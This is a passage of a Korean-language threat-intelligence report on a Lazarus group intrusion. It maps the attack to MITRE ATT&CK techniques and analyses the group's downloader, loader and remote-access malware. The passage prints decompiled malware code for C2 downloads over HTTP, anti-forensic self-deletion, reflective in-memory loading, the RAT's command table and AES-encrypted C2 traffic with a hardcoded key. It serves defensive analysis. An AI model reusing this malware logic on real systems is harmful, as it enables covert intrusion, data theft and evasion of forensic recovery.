
악성코드 복구 방지를 위해 삭제 시 악성코드 바이너리 크기만큼을 0x00으로 덮어씀



Credential Access

T1110.004 Brute Force: Credential Stuffing

감염된 시스템에서 확보한 계정을 이용하여 내부 시스템으로 원격 접속 시도



Audit Failure	2022-06-14	오후 1:09:37	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오후 1:09:37	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:33:5	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:33:5	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:33:5	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:32:2	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:32:2	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:32:2	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:10:0	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:10:0	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:10:0	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 9:48:34	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 9:14:19	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 9:14:19	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 9:14:19	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:49:03	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:49:03	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:49:03	4625	Microsoft-Windows-SeLogon	N/A	WIN-DDJNFOBNR1H	계정을 로그온하지 못했습니다.

Discovery

T1046 Network Service Discovery

정상 도구인 WakeMeOnLan 의 일부 기능을 이용하여 내부 네트워크 대역 스캔

Field	Data
	'₩Device₩HarddiskVolume3₩Windows₩System32₩spoolsv.exe' 프로세스(PID 4236)의 'cmd.exe /c C:₩ProgramData₩ssh₩ssh.dat /scan /UseIPAddressesRange 1 /IPAddressFrom 10.10.25.1 /IPAddressTo 10.10.25.254 /UseNetworkAdapter 0 /shtml C:₩ProgramData₩ssh₩xinfo.log' 명령줄과 'C:₩Windows₩System32₩cmd.exe' 하위 프로세스 생성이 차단되었을 수 있습니다.

T1049 System Network Connections Discovery

netstat 명령어를 통해 네트워크 연결 정보 수집

```
[Title:]C:\Windows\system32\cmd.exe
[Path:]\Device\HarddiskVolume4\Windows\System32\cmd.exe
[Time:]2022-10-4  15:30:41

nettat -no[EN]
```

Lateral Movement


T1210 Exploitation of Remote Services

특정 보안 솔루션 제품의 제로데이 취약점을 사용하여 측면이동

해당 제품의 스택 버퍼오버플로우 취약점을 이용하여 원격에서 악성코드 실행

T1021.001 Remote Services: Remote Desktop Protocol

외부망에서 내부망으로 침투할 때 VPN 서비스를 이용하여 원격데스크톱 접속



T1021.002 Remote Services: SMB/Windows Admin Shares

SMB 연결을 통한 측면이동 시도

```
SMB 클라이언트가 공유에 연결하지 못했습니다.
오류: 3221225506
경로: ₩172.20.25.98₩c$?
```

```
SMB 클라이언트가 공유에 연결하지 못했습니다.
오류: 3221225506
경로: ₩172.20.25.127₩c$?
```

Collection

T1056.001 Input Capture: Keylogging

키로깅 프로그램을 이용하여 압축 암호, 백업 프로그램 암호 등을 수집


```
[Title:]암호 설정
[Path:]\Device\HarddiskVolume4\Program Files\Bandizip\Bandizip.exe
[Time:]2022-3-30  13:12:18
```

```
[Title:]User Login
[Path:]\Device\HarddiskVolume4\Program Files (x86)\FalconStor\VTL 8.20\Console\Bin\javaw.exe
[Time:]2022-3-31  10:55:26

in[illegible]1[Shift]![Shift L][EN]
```

Command and Control


T1090.001 Proxy: Internal Proxy

RDP 포트 터널링 도구를 이용하여 원격접속 출발지 IP를 은폐



T1102.002 Web Service: Bidirectional Communication

웹서버에 명령제어용 동적 페이지(jsp,asp)를 생성 후 악성코드와 명령제어하는데 사용



악성코드 TTP


공격에 사용된 도구는 다양하며, 이 중 주요 라자루스 그룹의 원격제어도구를 중심으로 상세 분석 및 주요 TTP를 도출했다.

Tactic	Techniques	Sub-technique	Description
Defense Evasion	Masquerading	Match Legitimate Name or Location	보안소프트웨어 모듈로 위장
Defense Evasion	System Binary Proxy Execution	Rundll32	rundll32.exe를 악용하여 악성코드 실행
Defense Evasion	Indicator Removal	File Deletion	악성코드 실행후 자가삭제를 통해 흔적 삭제
Execution	System Services	Service Execution	서비스를 통한 악성코드 실행

Tactic	Techniques	Sub-technique	Description
Execution	Command and Scripting Interpreter	Windows Command Shell	윈도우 명령(cmd)을 통한 추가 악성코드 실행
Defense Evasion	Obfuscated Files or Information		악성코드 페이로드 난독화
Defense Evasion	Obfuscated Files or Information	Fileless Storage	윈도우즈 레지스트리에 추가 페이로드 암호화 및 삽 입
Defense Evasion	Obfuscated Files or Information	Software Packing	파일 형식의 암호화 된 추가 페이로드
Defense Evasion	Obfuscated Files or Information	Dynamic API Resolution	API 해싱을 통한 난독화
Privilege Escalation	Abuse Elevation Control Mechanism	Bypass User Account Control	UAC 우회를 통한 악성코드 권한 상승
Defense Evasion	Reflective Code Loading	–	악성코드내 메모리 할당 및 추가 페이로드 주입
Defense Evasion	Deobfuscate/Decode Files or Information	–	AES 128, xor 인코딩 등 을 통한 문자열 및 악성코드 암호화(인코딩)
Defense Evasion	Hijack Execution Flow	DLL Side-Loading	정상 프로그램 실행시 악성 DLL을 호출 하도록 설정
Command and Control	Data Encoding	Standard Encoding	명령제어지와 통신시 base64 인코딩해 전달
Command and Control	Encrypted Channel	Symmetric Cryptography	명령제어지와 통신시 AES128 암호알고리즘을 이용
Command and Control	Application Layer Protocol	Web Protocols	명령제어를 위해 HTTP, HTTPS 통신을 이용
Command and Control	Ingress Tool Transfer	–	감염 시스템에 추가 페이로드다운로드
Collection	Data from Local System	–	감염 시스템에서 정보 수집
Collection	Archive Collected Data	Archive via Library	압축 라이브러리를 이용해 수집 파일을 압축 및 유출
Collection	Screen Capture	–	감염 시스템 화면 캡처
Exfiltration	Exfiltration Over C2 Channel	–	명령제어 채널을 통한 데이터 유출

ScskAppLink.dll (Racket Downloader)

racket downloader 라고 알려진 이 악성코드는 경유지에 연결 시도 및 추가 바이너리를 다운로드 받아 메모리 인젝션 하는 기능을 수행한다.



T1036.005 Masquerading: Match Legitimate Name or Location

악성코드는 합법적인 소프트웨어로 위장하기 위해 실제 존재하는 보안 소프트웨어의 이름으로 위장

```
Malicious Code Path : C:\\Users\\Public\\Libraries\\SCSKAppLink.dll
```

T1218.011 System Binary Proxy Execution: Rundll32

rundll32.exe을 이용해 악성 dll을 실행

```
rundll32.exe C:\\Users\\Public\\Libraries\\SCSKAppLink.dll,ComManagedHelper
ReservedFunction4
```

T1071.001 Application Layer Protocol: Web Protocols

추가 파일 다운로드를 위해 표준 웹 프로토콜인 80 과 443 포트를 이용해 추가 바이너리를 다운로드

```
port = 80;
dwFlags = 0x4480200;
if ( a6 == 1 )
{
  port = 443;
  dwFlags = 0x800000;
}
if ( a2 )
  port = a2;
v6 = (sub_1000DE00)("Microsoft Edge");
Microsoft_Edge = sub_1000EC60(v6);
hInternet = InternetOpenA(Microsoft_Edge, 0, 0, 0, 0);
if ( !hInternet )
  return -1;
hConnect = InternetConnectA(hInternet, lpszServerName, port, &szUserName, &szPassword, 3u, 0, 0);
if ( !hConnect )
  return -1;
hRequest = HttpOpenRequestA(hConnect, "POST", lpszObjectName, "HTTP/1.0", szReferrer, 0, dwFlags, 0);
```


T1070.004 Indicator Removal: File Deletion

명령제어지와 통신을 통해 추가 바이너리를 받아 실행 후 자기자신을 삭제
이때, 복구할 수 없게 하기 위해 악성코드 바이너리 일부(4096 byte)를 Random byte로 덮어쓴 후 삭제

```
{
  dwFlagsAndAttributes = GetFileAttributesW(SCSKAppLink_dll_);
  if ( dwFlagsAndAttributes == -1 )
    return 0;
  memset(Buffer, 0, sizeof(Buffer));
  hFile = CreateFileW(SCSKAppLink_dll_, 0xC0000000, 3u, 0, 3u, dwFlagsAndAttributes, 0);// Read, Write
  if ( hFile == -1 )
    return 0;
  FileSize = GetFileSize(hFile, 0);
  if ( i % 2 == 1 )
  {
    TickCount = GetTickCount();
    srand(TickCount);
    for ( cnt = 0; cnt < 4096; ++cnt )
      Buffer[cnt] = rand();
  }
  else
  {
    memset(Buffer, 0, sizeof(Buffer));
  }
  while ( FileSize )
  {
    if ( FileSize >= 0x1000 )
      v5 = 4096;
    else
      v5 = FileSize;
    if ( !WriteFile(hFile, Buffer, v5, &NumberOfBytesWritten, 0) )
    {
      CloseHandle(hFile);
      return 0;
    }
    FileSize -= NumberOfBytesWritten;
  }
  CloseHandle(hFile);
}
lstrcpyW(String1, SCSKAppLink_dll_);
lstrcpyW(String, SCSKAppLink_dll_);
v4 = _LDint(String1, 92);
if ( v4 )
  v3 = (v4 - String1) >> 1;
else
  v3 = -1;
for ( k = 1; k < 26; ++k )
{
  for ( m = v3 + 1; m < lstrlenW(String); ++m )
  {
    if ( String[m] != 46 )
      String1[m] = k + 0x41;
  }
  if ( !MoveFileW(String, String1) )
    break;
  lstrcpyW(String, String1);
}
return DeleteFileW(String);
```

Irmons.dll

Irmons는 레지스트리에 저장된 데이터를 읽어와 메모리에 인젝션해 실행시키는 런처의 역할을 수행한다. 이때, 레지스트리에 저장 된 데이터(PE)는 원격제어형 악성코드이다.



T1569.002 System Services: Service Execution

악성코드는 서비스로 등록되어 시스템이 부팅 될 때 마다 동작

Name	Address	Ordinal
ServiceHandler	0000000180002FA0	1
ServiceMain	0000000180003510	2
DllEntryPoint	0000000180004D34	[main entry]

T1027.011 Obfuscated Files or Information: Fileless Storage

악성코드에서 사용하는 정보를 레지스트리에 암호화 하여 저장 레지스트리 값을 읽어와 복호화 후 이용

이때 레지스트리 값은 RC5로 인코딩 되어 있으며, 키는 악성코드에 하드코딩

GiddyupStda Bold : 암호화 된 악성코드

GiddyupStda : 암호화 된 명령제어지 목록

```
strcpy(SubKey_mal, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Fonts");
strcpy(GiddyupStda_mal, "GiddyupStda Bold");
strcpy(subkey_c2, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Fonts");
strcpy(GiddyupStda_c2, "GiddyupStda");
```

T1620 Reflective Code Loading

악성코드는 추가 레지스트리 값을 읽어와 복호화 후, 복호화한 데이터를 자신의 메모리에 인젝션 시켜 동작

```
  if ( *Src != 'ZM' )
    goto LABEL_4;
  v13 = Src[15];
  if ( a2 < v13 + 264 )
  {
LABEL_2:
    (SetLastError_0)(13i64);
    return 0i64;
  }
  v14 = Src + v13;
  if ( *(Src + v13) != 'EP' || *(v14 + 2) != 0x8664 || (*(v14 + 14) & 1) != 0 )
  {
```


```
v29 = VirtualAlloc(Malicious_PE, v27, 0x1000u, 4u);
memmove(v29, Src, *(v14 + 21));
v30 = &v29[Src[15]];
*v25 = v30;
*(v30 + 6) = Malicious_PE;
if ( !sub_1800014B0(Src, a2, v14, v25) )
  goto LABEL_28;
*(v25 + 9) = *(*v25 + 6) == *(v14 + 6) ? 1 : sub_180001890(v25);
if ( !sub_180001960(v25) || !sub_180001690(v25) )
  goto LABEL_28;
v31 = v25[1];
v32 = *(*v25 + 52);
if ( v32 )
{
  v33 = *&v31[v32 + 24];
  if ( v33 )
  {
    for ( i = *v33; i; ++v33 )
    {
      i(v31, 1i64);
      i = v33[1];
    }
  }
}
v35 = *(*v25 + 10);
if ( v35 )
{
  v1 = &Malicious_PE[v35];
  if ( *(v25 + 8) )
  {
    if ( !(v1)(Malicious_PE, 1i64, arg) )     // call rax
    {
      v28 = 1114;
      goto LABEL_27;
    }
```

GiddyupStda Bold

해당 악성코드는 레지스트리에 저장된 데이터 형태로 되어있다. Irmons.dll에 의해 복호화 후 메모리에 인젝션되어 실행되며, 원격 제어 기능을 수행한다.


T1027 Obfuscated Files or Information

설정 값, 문자열 복호화에 사용되는 치환 알고리즘 키 테이블(Substitution table), 명령제어지 정보 등이 RC5 암호화 되어 레지스 트리 값으로 저장되어 있으며, 이를 복호화하여 사용



T1132.001 Data Encoding: Standard Encoding

악성코드에서 사용하는 문자열은 치환 알고리즘(Substitution) 및 AND 연산을 통해 인코딩




```
key = 0xB
for i in target_str:
str1 = Substitution_table.index(i)
temp = (str1 - key) & 0x3f
out += Enc_Stream[temp]
temp = ord(Enc_Stream[temp])
key = (key + temp) & 0x3f
print(out)
```

T1005 Data from Local System

T1560.002 Archive Collected Data: Archive via Library T1113 Screen Capture

메모리 인젝션된 악성코드는 명령제어 기능을 수행하며 상세 기능목록은 아래와 같음

```
struct_qword_180049B70 *result; // rax

command_struct = operator new(0xF0ui64);
command_struct->Get_Systeminfo = GetSysteminfo_1800112D0;
command_struct->Get_DriveList = Get_Drive_list_180011310;
command_struct->Get_FileList = GET_File_List_Sub_180011480;
command_struct->CMD_Command = CreatePipe_and_CMD_180011770;
command_struct->Upload_File = Upload_File_180011A80;
command_struct->Upload_zip_Dir = dir_upload_zip_180011BE0;
command_struct->Upload_Zip_File = Upload_zip_180011D40;
command_struct->DownloadFile = Download_file_180012400;
command_struct->CreateProcess = CreateProcess_1800127D0;
command_struct->CreateProcess_asuser = UserTokern_OpenProcess_1800128D0;
command_struct->Process_injection = Download_bin_Process_injection_180012990;
command_struct->File_Execute = ExecuteFile_180012CE0;
command_struct->Process_list = Get_processlist_180012EF0;
command_struct->systeminfo_reg = get_reg_to_system_info_180013430;
command_struct->TerminateProcess = TerminateProcess_180013500;
command_struct->ScreenCapture = ScreenCapture_180013740;
command_struct->MoveFile = move_file_180013950;
command_struct->connect_arg_new_ip = Connect_arg_ip_180013A00;
command_struct->setCurrentDir_path = setCurrentDirectory_path_180013B10;
command_struct->setFileTime = setFiletime_180013C50;
command_struct->terminate_malware = TerminateProcess_180013F30;
command_struct->upload_reg = Upload_registry_value_180014040;
command_struct->check_reg_status_and_update_reg = sub_180014080;
command_struct->Dir_Filelist = Dir_Filelist_180014140;
command_struct->DiskFreeSpace = GetDiskFreeSpaceExA_180014300;
command_struct->set_flag = sub_180014410;
result = command_struct;
command_struct->beacon = sub_180014490;
return result;
```

struct name	comment
Get_Systeminfo	컴퓨터명, 시스템 시간, 디렉토리 정보 등 전달
Get_DriveList	시스템에 연결된 드라이브 목록 전달
Get_FileList	시스템 내 파일리스트 전달
CMD_Command	cmd.exe 를 통한 명령 수행
Upload_File	정보유출지(C2)로 파일 업로드
Upload_zip_Dir	정보유출지(C2)로 파일 압축 및 업로드
Upload_Zip_File	정보유출지(C2)로 파일 압축 및 업로드

struct name	comment
DownloadFile	감염 시스템으로 추가 파일 다운로드
CreateProcess	특정 프로세스 실행
CreateProcess_asuser	특정 프로세스 실행(User 권한)
Process_injection	특정 프포세스에 인젝션 및 실행
File_Execute	파일 실행
Process_list	프로세스 목록 수집 및 전달
systeminfo_reg	시스템 정보(레지스트리) 전달
TerminateProcess	특정 프로세스 일시 정지
ScreenCapture	스크린캡처 전달
MoveFile	파일 이동
connect_arg_new_ip	명령제어 지로 부터 수신받은 주소와 통신 시도
setCurrentDir_path	작업 디렉토리 변경
setFileTime	파일 시간 변경(변조)
struct name	comment
terminate_malware	악성코드 일시 정지
upload_reg	레지스트리(C2 정보 및 설정파일) 명령제어지로 전달
check_reg_status_and_update_reg	레지스트리 상태 체크 및 레지스트리 정보 업데이트
Dir_Filelist	디렉토리 파일 목록 수집
DiskFreeSpace	디스크 사용 가능용량 확인
set_flag	플레그(레지스트리) 값 설정
beacon	beacon 신호

T1132.001 Data Encoding: Standard Encoding

T1573.001 Encrypted Channel: Symmetric Cryptography

명령데이터는 AES + Base64로 암호화 및 인코딩해 송수신하며, 이때 사용되는 AES 키는 악성코드 내에 하드코딩

Base64(Encrypt AES(' data '))

```
v23 = 0i64;
v26 = 0;
if ( !command_result )
  a7 = 0;
qmemcpy(key, "g2Oc6qWRU3n.B0Pm", sizeof(key));
v10 = a7 + 10;
Source = a3;
v23 = __PAIR64__(a4, a5);
result = LocalAlloc(0x40u, (a7 + 26));
v12 = result;
if ( result )
{
  memcpy_s(result, v10, &Source, 0xAui64);
  if ( command_result )
    memcpy_s((v12 + 10), a7, command_result, a7);
  v21 = a7 + 10;
  if ( (v10 & 0xF) != 0 )
  {
    v10 = 16 * ((v10 >> 4) + 1);
    v21 = v10;
  }
  Rijndael_Sbox_180001000(key_ext, key);
  key[0] = 0i64;
  key[1] = 0i64;
  v13 = (v10 >> 31) & 0xF;
  if ( v13 + v10 >= 0 && ((v13 + v10) & 0xFFFFFFF0) != 0 )
  {
    v14 = v12 - key + 2;
    v15 = ((((v13 + v10) & 0xFFFFFFF0) - 1) >> 4) + 1;
    do
    {
      v16 = 0i64;
      do
      {
        v17 = *(key + v16);
        v18 = key + v16;
        v16 += 4i64;
        v18[v14 - 2] ^= v17;
        v18[v14 - 1] ^= v18[1];
        v18[v14] ^= v18[2];
        v18[v14 + 1] ^= v18[3];
      }
      while ( v16 < 16 );
      v19 = &key_ext[131] + v14 + 2;
      AES_Algo_180001A10(key_ext, v19, v19);
      v14 += 16i64;
      --v15;
      key[0] = *v19;
      key[1] = *(v19 + 1);
    }
    while ( v15 );
  }
  *a1 = Base64_180003BD0(v12, &v21);
  *a2 = v21;
  LocalFree = Decode_str("My9DHrY6s");        // LocalFree
  (LocalFree)(v12);
  return 1i64;
}
return result;
```

T1071.001 Application Layer Protocol: Web Protocols

T1041 Exfiltration Over C2 Channel

http 통신을 통해 명령제어를 수행

```
"@USVATAWH웽$흉곸p\x01"WinHttpOpen
"https://        .co.kr/mobile/index(210304).asp"
L"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CL
memset(Buffer, 0, 260);
v2 = 0;
Source = 0i64;
v12 = 0;
v13 = 0i64;
sprintf_s(Buffer, 0x104ui64, "%s%s", "type=", "cisco");
result = sub_1800057F0(Buffer, strlen(Buffer), &Source, &v12);// WinHttpReadData_
if ( result )
{
  memset(Destinationa, 0, 260);
  v4 = Source;
  if ( Source )
  {
    v5 = v12;
    if ( v12 >= 0xF )
    {
      memcpy_s(Destinationa, 0x104ui64, Source, 0xFui64);
      if ( !strcmp(Destinationa, "<!DOCTYPE html>") )
      {
        v6 = decode_180004C10(v4 + 15, v5 - 15, &v13, &v12);
        v7 = v13;
        if ( v6 )
        {
          v8 = *(v13 + 2);
          if ( v8 + 10 <= v12 && v8 <= 0xC000 )
          {
            memcpy_s(Destination, 0xC00Aui64, v13, v8 + 10);
            v2 = 1;
          }
```


**proc.sys

